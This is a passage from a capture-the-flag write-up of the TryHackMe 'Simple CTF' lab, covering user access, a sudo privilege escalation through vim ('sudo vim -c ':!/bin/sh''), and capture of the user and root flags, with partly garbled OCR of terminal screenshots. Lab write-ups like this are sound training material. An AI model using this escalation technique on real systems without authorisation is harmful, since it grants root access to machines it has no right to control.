 * Support:        https://ubuntu.com/advantage

  packages can be updated.
  updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ pwd
/home/mitch
$ cd ..
$ ls
mitch  sunbath
$
```

Step 9: Privilege Escalation

Privilege escalation techniques were applied to gain root-level access. As shown in below, the **vim** editor was leveraged to spawn a privileged shell.

Command Used:

```
sudo vim -c ':!/bin/sh'
```



Applicati s la s Tue 6 Jan, 14:41 AttackBox IP:10.49.78.156 [redacted]
root@ip-10-49-78-156: ~
File Edit View Search Terminal Help
THM AttackBox
1h 20min 15s

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

ast login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
  id
 d=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ pwd
/home/mitch
$ cd ..
$ ls
mitch  sunbath
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ 
```


Step 10: Root Flag Capture

After successfully escalating privileges, the root directory was accessed. As shown in below, the root flag was retrieved, confirming complete system compromise.

Command Used:

```
cat /root/root.txt
```

Root Flag:
W3ll d0n3. You made it!


Applications
Tue 6 Jan, 14:46 AttackBox IP:10.49.78.156
root@ip-10-49-78-156: ~
File Edit View Search Terminal Help
THM AttackBox
1h 15min 33s

```
0 packages can be updated.
0 updates are security updates.
                            VIM - Vi IMproved
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id                         version 7.4.1689
uid=1001(mitch) gid=1001(by Bram Moolenaar et al.)
$ ls     Modified by pkg-vim-maintainers@lists.alioth.debian.org
user.txt       Vim is open source and freely distributable
$ cat user.txt
G00d j0b, keep up!    Help poor children in Uganda!
$ pwd          type  :help iccf              for information
/home/mitch
$ cd ..        type  :q                      to exit
$ ls           type  :help           or      for on-line help
mitch  sunbathtype  :help version7           for version info#
# id
uid=0(root) gid=0(root) groups=0(root)nds on Machine:
# cd /root NOPASSWD: /usr/bin/vim
# lsdo vim -c ':!/bin/sh'
root.txt
# cat root.txt
W3ll d0n3. You made it!
# ^
```

Result

The Simple CTF challenge was successfully completed by identifying vulnerabilities, exploiting the system, and capturing both user and root flags.

Conclusion

This experiment provided practical exposure to penetration testing methodologies, including reconnaissance, exploitation, and privilege escalation. The exercise enhanced understanding of real-world attack scenarios and defensive awareness.